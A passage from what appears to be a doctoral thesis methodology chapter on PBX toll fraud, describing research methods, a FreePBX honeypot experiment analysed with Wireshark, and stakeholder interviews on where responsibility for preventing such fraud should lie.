Triangulation is the process of using multiple methods of collecting and analysing data to enforce and improve the credibility of a research study. The Triangulation method enables this by being able to provide results from different perspectives to provide a broader understanding of the research. In Triangulation, it is common to use Mixed Methods by combining and using both a Qualitative and Quantitative approach in the research [116]. An example of how this can be constructed can be seen in Figure 5.1 where a background literature can be combined by method A and B to provide a comprehensive answer to the research problem. Where the data from method A is first analysed, which influences the design on method B, it is said to be a sequential explanatory design [117].




Figure 5.1 - Example of Sequential Triangulation

5.1.4 Interviews

An interview is a popular method for gaining opinions. An interview can be structured or semi-structured in nature, where the interviewer asks a list of questions or in the latter, starts off with a list of questions, but then flows into a natural conversation to help in contributing to the

research. An interview can be used in Qualitative and Quantitative research based on the types of questions and answers expected. An interview can be conducted via various methods such as in person, over the telephone or via a video messaging application, for example Skype [114, 116].

When preparing for the interview it is important to determine how many participants and how the participants will be selected. Participant selection can be based on many parameters such as their experience, age, profession, relevance to the research to name but a few. Unlike other methods of research, interviews can be fairly resource intensive as they require the interviewer to go through several stages in terms of selecting a potential participant, confirming the candidate is happy to take part, turning the interview into a transcript and then analysing the results. In addition, each interview can be at least 30 minutes long. Therefore, based on this, it is important to determine an appropriate level of participants based on the objectives of the study. This number is subjective based on the quality of the participants [112, 113, 114, 116]. Strauss et al. suggests this to be when *"saturation"* has occurred where no, to little worthwhile information would be gained from interviewing participants, although in reality this occurs when there are no more available resources (time and money) to support additional interviews [118].

Once an interview has been transcribed, coding can be performed on the transcripts to identify common themes among interviewees. Software programs such as NVivo[100] can be used to assist the researcher in performing these kinds of tasks.

Sometimes it can be difficult to find participants, this can be due to various reasons such as no public directory or they are senior, hard to reach individuals. Snowball sampling can be used by asking current participants to recommend other potential participants. This can assist in increasing the number of participants who take part in the research [116].

5.1.5 Questionnaires

A questionnaire is a type of data collection method where a participant will answer a set of questions and can be completed in a much shorter amount of time when compared to other data collection methods such as interviews. A questionnaire is either closed-ended where a question has several options for the participant to select or open-ended where the participant is required to provide a written answer. Depending on the questionnaire type, it could be both Qualitative

[100] https://www.qsrinternational.com/nvivo/nvivo-products [Date Accessed: 12/4/2021]

and Quantitative if a participant is asked to both select an answer and write an answer. If a questionnaire only had answers for a participant to select, this would make it a Quantitative questionnaire as the data returned would be numeric. When determining the sample size, it is important to consider the quality of who the participants will be as this value is subjective based on various factors of the participant such as experience, position, profession etc. Central Limit Theorem stipulates the minimum number of participants needed are 30 for the theorem to apply. Once the questionnaires have been completed by the required participants, the data can be analysed. Depending upon the type of questionnaire, this could solely be statistical analysis, but in addition coding can be performed on any Qualitative elements of the questionnaire to help in determining common trends [113, 115, 116].

5.1.6 Empirical Experiments

A lab experiment, also known as a technical experiment, is a form of open-ended observation research which is usually Quantitative in nature and returns numerical data. This kind of experiment does not have to take place in a laboratory but allows a high level of control which can assist in third party researchers repeating the experiment and reproducing (based on experiment type) findings and results. Technical experiments usually involve setting up some form of equipment or apparatus. Once the initial experiment phase has completed, the data will be analysed. Depending on the type of experiment conducted, different techniques will be used to gain knowledge from the data collected. Statistical analysis or machine learning can be used to meet the objectives of the study [115, 116].

5.1.7 Observation

Observation methods exist in two forms, Overt and Covert. Overt studies make the participant aware that they are being monitored while performing some type of task. When a participant is aware they are being observed, their behaviour may change from being natural (known as the Hawthorne Effect), creating the potential for unreliable results. Therefore, to overcome this, Covert observations exist where the participant is unaware of the true meaning of the research and the investigator may hide this from the participant. Due to the deception that can occur in certain circumstances, it may present ethical issues which need to be justified by making the benefits clear [116].

5.1.8 Table of Comparison

Table 5.1 - Comparison of various research methods

Type of Research	Type	Examples	Advantages	Disadvantages
Qualitative	Narrative	- Interviews - Questionnaires - Focus Groups	Easier to develop new lines of enquiry	Requires coding to develop themes to gain knowledge
Quantitative	Numeric	- Lab Experiment - Questionnaire	Data is numeric and easily turned into statistics	Data may not tell the full story of information and can be difficult to possibly develop new lines of enquiry
Mixed Methods	Mixed between narrative and numeric	- Questionnaires	Enforces reliability of study	Requires extra work and time
Triangulation	Can be Qualitative, Quantitative and mixed methods	- Multiple Perspective Research	Provides credibility to research	Can be time consuming
Interview	Narrative (can also be numeric if semi-structured)	- Structured - Semi-structured	Can follow up immediately with relevant questions	Requires a lot of time, possibly difficult getting participants, and need to transcribe interviews prior to coding
Questionnaire	Mostly numeric, can also be narrative	- Closed ended - Open ended	Data is received in a structured format ready for analysis	Can be difficult getting enough people to answer questionnaire
Empirical Experiment	Numeric	- Scientific - Technical	Allows a high level of control over domain and repeatable	May require further research to explain results
Observation	Depends on experiment	- Interview - Focus Group - Lab Experiment	Enables ability to observe participants in real world settings	Depending on type, can cause ethical issues that need to be justified

5.2 Research Methodology

This section introduces the Triangulation methods that were used in the research, explaining how each research element of the Triangulation related to the research questions and objectives. This section also explains the reasoning of how each objective was answered. In Sections 5.4, 5.5 and 5.6, the methodology of each respective research element method is discussed in detail.

This interdisciplinary research assisted in validating the conjecture in Chapter 4: *"A framework can be developed to be implemented and used at the multi-stakeholder level, to reduce PBX Toll Fraud calls".*

5.2.1 Triangulation

It is important that the research conducted is credible and reliable [119]. As discussed in Chapter 4, a framework was built from the conjecture to which research questions were derived from. This research uses the Triangulation method by using a sequential mixed method approach of combining Qualitative and Quantitative research methods with the background literature. Figure 5.2 represents how the Triangulation method has been used to conduct the research in a sequential manner, where each element has influenced the next.




Figure 5.2 – How Sequential Triangulation Research Method was used

A background literature review was conducted to provide a basis and up to date understanding of the research area (both in the technical and policy domain) and what relevant research has been conducted. Through this review, gaps in research were identified, finding that current research was dated and at the time of previous research, the area was fluid and fast changing. Based on these gaps, a conjecture was created along with a framework and research questions derived from the conjecture. In summary, the background literature guided the conjecture and the Quantitative and Qualitative elements of the triangle worked towards proving or disproving the conjecture. An additional benefit to using the Triangulation method was that it assists the overall research, as it helped narrow the types of research methods used.

In this research, the Quantitative research guided the Qualitative research based on the results of the Honeypot. This was achieved by focusing the initial questions of the interviews as it was determined that attackers are trying to hack PBX web panels. Web panels are where defence resources can be configured and, in the case of a successful hack, disabled.

The Qualitative and Quantitative elements of the triangle can also be seen to enforce the interdisciplinary nature of this research where part of the research focuses on the domain of technical research (Quantitative). While the other focuses on the public policy and legal elements

of the research (Qualitative). Therefore, by combining these two perspectives the credibility of the research increases [119].

5.2.2 Methodology towards answering RQ 1: Current Scale and Problem

In Chapter 4, it was determined that RQ 1 needed to provide an up-to-date understanding of the scale and problem of PBX Toll Fraud. It is thought by answering this research question, it will help guide and influence the answers to the other research questions later on. It would also validate the reasoning why this is an important problem.

RQ 1: *"What is the current scale and problem of PBX Toll Fraud?"*

- Obj 1.1: *"To investigate if hacker methodology has changed since previous in-depth research over 5 years ago."*
- Obj 1.2: *"To investigate what are the unintended consequences of PBX Toll Fraud."*
- Obj 1.3: *"To evaluate if current solutions are circumvented."*
- Obj 1.4: *"To identify what are the attack vectors."*
- Obj 1.5: *"To identify what are the current technical detection methods."*
- Obj 1.6: *"To classify the current prevention methods."*
- Obj 1.7: *"To identify how current detection systems are setup."*

Based on previous research documented in the background literature, it is suggested that current research is dated. It therefore asks the question what is the best approach in answering this research question?

It was observed that significant research was previously performed using the methodology of an Empirical experiment by conducting a Honeypot or Honeynet experiment. The difference being a Honeynet is made up of multiple Honeypots. Based on this previous research being over 5 years old, it was decided that by conducting a more advance Honeypot experiment, it would not only validate previous research, but as previous research is dated, the data from previous Honeypot experiments can be used as a baseline to determine how the scene has changed.

Previous Honeypot experiments by other researchers have only investigated the VoIP protocols as being an attack vector. This Honeypot investigated whether web panels are also an attack vector

along with what system resources were consumed, that would assist in determining the level of indirect impact there would be on a business.

In addition, an actual PBX was used as the Honeypot that by virtue is a high interaction Honeypot, where in comparison previous research only went as far as using the VoIP engine (Asterisk) which powers the PBX. Further information about the Honeypot design can be found in Chapter 6.

The analysis of results of the PBX Honeypot will assist in answering the objectives. The explanation of why and how this research assists in answering the objectives are listed below:

- Obj 1.1 – Current numerical results will be compared to previous research along with a technical analysis discussion to determine the direction of magnitude (e.g. whether PBX hacking is increasing or decreasing and nature of attacks along with attack characteristics).
- Obj 1.2 – Apart from direct financial consequences as observed in the background literature, by observing system resources being consumed via an attack, it could be argued there could be an indirect consequence if high bandwidth and/or processing power is consumed during an attack.
- Obj 1.3 – Analysing web ports logs, if attackers are attempting to breach web panels of PBX software, then in theory if breached, could disable any feature that could have prevented or limited PBX Toll Fraud, along with any other malicious activity.
- Obj 1.4 – Analysing network packet data will assist in determining what attack vectors are currently being used or attempting to be used in PBX Toll Fraud.
- Obj 1.5 – Using the background literature to bring an up to date understanding of the current detection methods and discussing findings in the Honeypot could suggest better detection methods.
- Obj 1.6 – Using the background literature to bring an up to date understanding of the current prevention methods and discussing findings in the Honeypot that suggest alternative prevention methods.
- Obj 1.7 – Using the background literature to bring an up to date understanding of the current detection systems and discusses whether evidence in the Honeypot could suggest better methods.

The methodology of how the Honeypot was conducted can be seen in Section 5.4 and the configuration parameters in Section 6.2.

5.2.3 Methodology towards answering RQ 2: Stakeholders view of responsibility

In Chapter 4, RQ 2 focused on the Regulatory, Transposition and Awareness entities. Specifically determining what is the awareness among various stakeholders, which includes where responsibility should be placed according to stakeholders.

Using the results of RQ 1 and basing on the theory of Mixed Methods, RQ 1 has been used to influence the methodology of RQ 2. In RQ 1, it was witnessed that attackers are attempting to hack PBXs using a multi-vector approach in what appears to resemble the make-up of an Advance Persistent Threat. Moreover, in the policy review, it appeared there were policy gaps. These appeared not by design and the method of the attacks being carried out resulted in them falling out of scope. This was also reinforced in the technical review which looked at examples of misuse. Yet, the impression created by reading various policies would suggest security of telecommunication networks and services is important to various policy stakeholders. Therefore, this raises the question whether stakeholders were aware of this problem and where responsibilities should lie for this type of fraud.

RQ 2: *"How do stakeholders, view where responsibility should lie for reducing PBX Toll Fraud?"*

- Obj 2.1: *"To investigate the awareness among stakeholders and actors of PBX Toll Fraud."*
- Obj 2.2: *"To investigate if policy provides any protection or support for customers."*
- Obj 2.3: *"To identify who are the stakeholders."*
- Obj 2.4: *"To investigate where a solution should be located."*
- Obj 2.5: *"To investigate who should be responsible according to policy."*
- Obj 2.6: *"To investigate who should be responsible according to stakeholders and actors*."

The reason why it is important to determine where responsibility should lie is because multiple actors may have different viewpoints. When there is a large sample, typically a majority to a specific viewpoint will be found. Once this area is known, the research can be progressed.

While conducting the background literature review of various policies and instruments that exist within the UK, EU and ITU jurisdictions, a recurring theme occurred. Various EU Directives and

Regulations would hint that the provider had the responsibility to protect the security of the customer. However, when observing the transposition of these Directives into UK national law, the wording was slightly changed that on first reading would appear to be the same. But on subsequent readings, changed the scope from broad catchment to a narrower catchment. Furthermore, while researching other Directives such as the recent Electronic Communications Code (ECC) Directive, it further improved clarification that the operator must protect the customer. However, when reading the ECC definitions of security, device etc. it created the impression that technically, PBX Toll Fraud fell out of direct scope of any one Directive. Therefore, putting no liability on the provider to protect its customer due to them, in theory, running their own private Electronic Communications Network (ECN). This arguably, in the contexts of other private ECNs such as a home broadband network (i.e. Wi-Fi your home), could mean a provider does not have any responsibility in respect to making sure the traffic to/from that private ECN (Voice or Data) is *bona fida*. In support of this, PBX hacking is not a technical breach of security in regards to the Public Electronic Communication Network, as it is the customers private network that has been breached. Therefore, in the example of Section 105 of Communications Act 2003 in the United Kingdom, which addresses the security of Public ECNs, it does not address the scope of security incidents that have occurred on a private ECN, but utilise a public ECN.

This 'grey' area raises questions whether policy makers have also considered other policy holes that may exist in the migration towards Next Generation Networks.

Furthermore, when conducting the policy review (Chapter 3), it was evident that there was a significant amount of work carried out on the security of telecommunication networks, specifically around user protection. However, it seemed that for technical reasons Toll Fraud fell out of scope of direct legal remedies for users. This gap in the policy implied that stakeholders involved in the policy making process were not aware that a customer's phone service could be misused in such a way that could create a substantial cost. Therefore, it is important to determine whether stakeholders and actors at all are aware of this type of misuse. If stakeholders and actors are not aware of this type of fraud, then it will not be assigned as a problem during the next policy review.

With various stakeholders having a multitude of competencies across different institutions and countries, the only real way to go about answering RQ 2 is to speak to various stakeholders across various European institutions and beyond to build a picture and understanding of where

responsibility should lie. Therefore, research interviews took place where participant transcripts were coded to find common themes that can assist in determining where responsibility should be, and subsequently, where a solution should be developed. Detailed information on the interview methodology can be found later in this chapter. Findings from RQ 1 assisted in the development of questions to make sure that information provided to participants was the latest available. This can be found in Appendix C.

To assist in answering RQ 2, objectives were set out. These are:

- Obj 2.1 – There are policy gaps (perhaps through poor policy design) which results in this type of service misuse falling out of scope of any protection mechanism. Considering this may fund terrorism and can threaten small business owners' livelihoods, along with costing economies indirectly, it would be prudent for any government to want to protect businesses while closing terrorism revenue streams. Therefore, it is important to gauge the magnitude of awareness among not only policy specialists, but also other stakeholders and actors. During the interviews, participants were asked what awareness they had of this subject including but not limited to associated cost.
- Obj 2.2 – The policy review identified gaps, however given the complexity of this subject area, relevant work in this area may not have been identified. Interview participants who had a policy or legal background were asked if they were aware of any protection remedies that could protect users against this kind of fraud. In Chapter 3, various policies, industry collaborations, laws and Directives were investigated to determine what exists to protect customers.
- Obj 2.3 – To assist in exploring who the stakeholders are, snowballing during interviews took place to help determine who may be of interest as these experts would know other experts in their field. In some cases, participants invited their colleagues to take part in the interview who are also relevant experts. To further answer this objective, the background literature provided a high-level guidance of who the stakeholders were. The snowballing effect during interviews supported and expanded this understanding.
- Obj 2.4 – In RQ 1, it was witnessed on multiple occasions that attackers were attempting to hack into the web configuration panel of the PBX Honeypot. This raises the question that if a detection and prevention solution was required to be implemented solely on the customers equipment, findings from the Honeypot suggest attackers may be able to

disable this. Presenting participants with findings of our research, they were asked who should be responsible and what could be done.

- Obj 2.5– In Chapter 3, a policy review across multi-levels of governance was conducted, investigating various policy and guidelines across National, EU and ITU competencies. In addition to this, experts who were legal in nature and have some form of competencies in these policies and guidelines were asked for their legal opinion based on the wording of the communications policy. This is important to understand whether current rules were being transposed incorrectly or misunderstood.
- Obj 2.6 – Stakeholders and actors could have different viewpoints on who should be responsible for this. Therefore, it is important to understand these viewpoints and why. Building on Obj 2.5, participants were asked who should be responsible for implementing any solution and other measures they thought were proportional and appropriate.

Once the saturation point had been reached (20 interviews with participants), the transcripts were coded using the tool NVIVO to find common themes among transcripts. How the interviews were conducted and transcribed, along with technique for coding is discussed in more detail in Section 5.5. The interview findings and discussion can be found in Chapter 7.

5.2.4 Methodology towards answering RQ 3: Framework

The final part of this research was to bring all the interdisciplinary elements of the technical and policy research conducted together, discussing the research findings as a whole with a focus on information gained through the research interviews. This included all the elements of each end of the Triangulation seen in Figure 5.2. This was carried out in an attempt to prove the conjecture and answer RQ 3. This answers Obj 3.1 and 3.2.

RQ 3: *"What is an appropriate framework which reduces and mitigates occurrence?"*

Obj 3.1: *"To identify the technical and policy instruments that could be used."*

Obj 3.2: *"To investigate how you can detect, prevent and mitigate PBX Toll Fraud."*

Through the discussion, it was identified what could be done, where it should be done and how it could be done. It was also highlighted that no satisfactory solution to mitigate existed. To answer RQ 3 and prove the conjecture, it had to be considered the best way to conceptualise these

findings. This was achieved by listing a consideration of key points (Section 8.2.1) that would need to be represented in the framework.

Once the framework was developed several assumptions were made regarding technical features and policy mechanisms. Therefore, to add credibility to the framework a high-level specification for a filter with an example was developed using knowledge gained from Chapter 2 and 6, further reinforcing Obj 3.2. To reinforce the policy assumptions made, suggestions are (highlighting examples from Chapter 3) proposed on how mechanisms could be introduced (Section 8.4) which further answer Obj 3.1.

Further information of the methodology of the framework can be observed in Section 5.6. The developed framework, including thesis discussion can be found in Chapter 8.

5.3 Triangulation: Technology and Policy Literature Review (Figure 5.2)

The Background Literature and Review were segmented into two separate chapters. Chapter 2 focused on any related topics to the technology perspective of the research and Chapter 3 related to any form of literature that was policy or legal in nature.

The justification behind this was to provide a clear boundary in the management of literatures that were being studied. In addition, technology and policy were being approached differently. This is further described in the next section.

5.3.1 Technology Literature

The technology chapter started at the two key elements that made up PBX Toll Fraud in a Next Generation Network. SIP and Toll Fraud itself. Literature was read that directly related to these two elements, making up the primary research of the background literature. After which, secondary and tertiary elements that may or may not have an effect on this research were also investigated to widen the scope of understanding. To assist in this process, when reading papers on SIP and Toll Fraud, a Thematic Analysis (along with coding) was conducted to help determine common themes that were being identified in the primary research. This assisted in guiding the secondary research and tertiary research. The Thematic Analysis can be seen in Figure 5.3. In addition to a Thematic Analysis, an annotated bibliography was conducted on several research

papers to help summarise key information that would assist in guiding this research. This can be seen in Appendix A.




Figure 5.3 – Thematic Analysis

5.3.2 Policy Literature

Policy was approached differently. It was clear early on that there were many stakeholders involved, and something was going wrong. Therefore, a small literature review was performed to understand multi-level governance and the theories behind why policy fails. The scope of the policy review was hierarchical in nature. Therefore, a top-down approach was taken. This can be seen in Figure 5.4. This was used because various organisations, bodies and groups influence decisions by other organisations, bodies or groups in a top-down method. For example, the ITU decide technical standards that enable countries to interconnect their networks together. In the case of the European Union (EU), the EU places a requirement on national member states of the EU to use a common framework to allow member states to work to a set of common standards. This is a simplistic view, but interconnection standards are an example of this.




Figure 5.4 – Policy Literature approach

5.3.3 Review of the literature

After reading various documents, common themes emerged, and an analysis was conducted on both sets of research to find common trends and differences. Questions started to be raised that current literature did not answer. This naturally turned the discussion into a Gap Analysis where gaps in research began to emerge and questions on technical and policy arose. The gaps identified began to shape this research and assisted in building the research framework (Chapter 4) which would guide this research further by bringing the two separate perspectives together (technology and policy) and how they could be used to provide a more comprehensive understanding of the key research problems. This would begin the first element of three in using the Triangulation method. As the research progressed, Chapters 2 and 3 were updated as and when anything relevant was discovered along with updating the discussion when appropriate.

5.4 Triangulation: Honeypot (Figure 5.2)

Previous studies and past experiments have shown many design approaches exist when building a Honeypot. Hoffstadt et al. states, there are high interaction and low interaction designs [19]. Both with their advantages and disadvantages. The data to be collected will determine the design. A Honeypot is a form of covert surveillance, which uses the Hawthorne theory [116], that if a subject knew they were being directly observed, then their behaviour may change.

As the system is to give the impression of a live production environment, a real PBX installation is the most effective way to make a potential hacker believe this is a production system. This is because a production system at the SIP signalling level will share various data on the system and configuration used when exchanging SIP messages. In the case of this experiment, the Honeypot would provide the server type (FPBX-VERSION where VERSION being the FreePBX version being used). Anything that may deviate too much from known standards or systems may raise suspicion. Hoffstadt et al. goes on to suggest this when discussing low interaction Honeypots [38].

5.4.1 Honeypot Protocol

To confirm the Honeypot was setup correctly and collecting viable data, the Honeypot ran primarily for two separate time durations. The first-time duration was for a 10 day period. During this time, web ports were not monitored and this was merely a test phase to check the data being collected could be used and the Honeypot and backup server were working correctly. The second phase was the main experiment, where the Honeypot ran for just over 3 months.

Furthermore, after analysing the data on the 3-month Honeypot, it was noticed that attacks subsided substantially over the Christmas 2018 period. This was unexpected and illogical given that this would be the best time to attack a phone system due to businesses less likely to be monitoring their infrastructure. Therefore, to see if this was regular behaviour, the Honeypot (configured similar to the 10-day experiment) was conducted over the Christmas 2019 and 2020 periods while this research was ongoing.

5.4.2 PBX Software and SIP Engine

As cost is a major factor in performing this experiment, paid PBXs such as Cisco or Avaya are out of scope. Therefore, software that is available free of charge was used.

Many open-source PBX systems are maintained, the most popular being FreePBX[101]. This is also available as an ISO disk image making deployment easy and efficient. The project claims over 1

[101] https://www.freepbx.org [Date Accessed: 12/4/2021]

million live installations. This means that, if hackers are actively seeking out PBXs to hack, then this would be a good candidate because of its wide installation base.

FreePBX is powered by the voice engine Asterisk[102] which is the most popular open-source SIP VoIP engine.

5.4.3 Ethics

The experiment monitors connections made from third parties (bots) and as the nature of a Honeypot is to be deceptive, in terms of monitoring connection attempts without the knowledge of the party making the connection, it was determined that ethics permission was required. Advise was sought from the Universities ethics team and subsequently ethics was applied for and granted from the University under the Ergo ID: ERGO/FEPS/45127.

5.4.4 Analysis of Results

Analysis of results used the data gathered from three types of files. These were:

- PCAPs (packet analysis of interaction with Honeypot)
- Database Backups (CDRs)
- Apache Web Logs (logs of which web pages were visited by which IP and when)

Wireshark[103] was paramount to providing a wealth of knowledge regarding each day and events. Using Wireshark's inclusive tools, different information was extracted for each day.

The following Wireshark features were used to extract data:

- SIP Statistics - Provide details on how many of each kind of SIP message were received
- SIP Call Flow – Flow of registration and call attempts along with error messages
- VoIP Calls – Show call attempt information
- Wireshark IO Graphs – Display connection rates per unit of time

[102] https://en.wikipedia.org/wiki/FreePBX [Date Accessed: 20/6/2019]
[103] https://www.wireshark.org [Date Accessed: 20/6/2019]

- Conversations – Show how much data has been transferred and which ports– IPv4, TCP and UDP will be monitored
- HTTP Packet Counter – Displays HTTP request types
- HTTP Requests – Displays requests and addresses attempting to access

Each of the above were exported to CSV. To gain ethical approval, once exported, the last 3 digits of any phone number were removed from the CSV. In addition, the storage of the IPs 4th octet were also removed from CSV based files. Therefore, when referring to IPs in the results, it is meant by the /24 subnet of where an actual IP may be. This may mean several individual IPs may have been within the /24 range where this data is not known.

The data among these files and in some cases a summary of daily events were kept providing a day-by-day basis of what happened (this was useful when observing system resources).

The database CDR backups were put into a CSV and had the last 3 digits of the phone number removed. These were stored and analysed to determine any common trends among the phone numbers. i.e. what countries were being called, whether they were landline, mobile or premium rate numbers.

Microsoft Excel was used to bring the data together to assist in finding trends and summarising data. More information along with the results, findings and discussion can be found in Chapter 6.

5.5 Triangulation: Interviews (Figure 5.2)

When it was concluded what the objectives were for RQ 2, it was known that a very effective way of determining where responsibility should be is to go and talk with individuals who are a stakeholder in some capacity.

5.5.1 Participant Categories

Due to the nature and sensitivity of the research, different groups of participants were considered. Each participant category had value they could bring to the research interviews, however, there was also potential risks their input could bring. Although it was not felt that the potential risks were realised when conducting the interviews, it is still important to consider and

be aware of them. The participant categories and their for and against reasons are considered in Table 5.2.

Table 5.2 - Categories of participants interviewed

Category	For	Against
Businesses (End-users)	• They are the stakeholders affected by this. • Businesses who have been affected by this may be willing to share data.	• They may be embarrassed or unwilling to speak about incidents. • Finding businesses may be difficult. • Their answers most likely will be biased based on wanting to cut costs.
Lawyers	• Have expertise and experience in the law and case law. • They may be aware of other instances which can be expanded and input on the research. • They understand the legal consequences of the technology landscape.	• They may not want to be held liable or accountable and therefore may hold back on some views. • There are few lawyers with specialist expertise in this subject area.
Regulators	• They represent the industry and customers. • They may have knowledge of this. • Involved in making rules, but not laws. • Involved in working with industry stakeholders.	• In EU Member states, almost all communications law is derived from European Directives and Regulations, multiple NRAs could provide similar answers.
Cyber Security Specialists	• Know the technical landscape. • Aware of cyber security attack vectors. • Can understand the motivations and implications of attacks.	• Mindset could be focused only on the technical, not the commercial costs of a solution.
Policy Specialists	• Have a clear understanding of the industry. • Know current legislation. • Know like-minded people (snowballing). • They may be involved in the policy making process.	• Arranging meetings may be difficult. • Policy Specialist usually work for some legislative body or instrument making body, therefore may be limited due to confidentiality. • May have a hidden agenda.
Privacy and Trust Expert	• Assist in understanding the thought process of businesses creating contracting relationships. • Can increase awareness and perspective of why customers may think it is the providers responsibility.	• May not have a thorough understanding of the technology or communication policies. • Typically, not many of these experts, will be difficult to find.

After considering which groups of individuals to interview, it was decided that all the categories in Table 5.2 would be interviewed and by doing so would provide a wide range of opinions and inputs. In most cases, the participants had a good high-level understanding of the industry, how it works and how these types of attacks worked (if they were not aware and subsequently told). The problem area being researched is a problem primarily affecting Next Generation Networks. For several participants there were mutual benefits in being interviewed as it provided them the opportunity to increase their knowledge of the research area.

Once it had been decided which group of people would be targeted to be interviewed, the decision had to be made at what level would yield the best results. The choice was at a UK National Level, a European Level or both. The benefit of doing these interviews at a UK level would mean less travelling, but would be biased towards the UK. Only conducting interviews at a European Level would then result in a bias towards the EU. Therefore, a mixed approach (all levels) was taken in an attempt to balance any bias.

5.5.2 Type of Participants

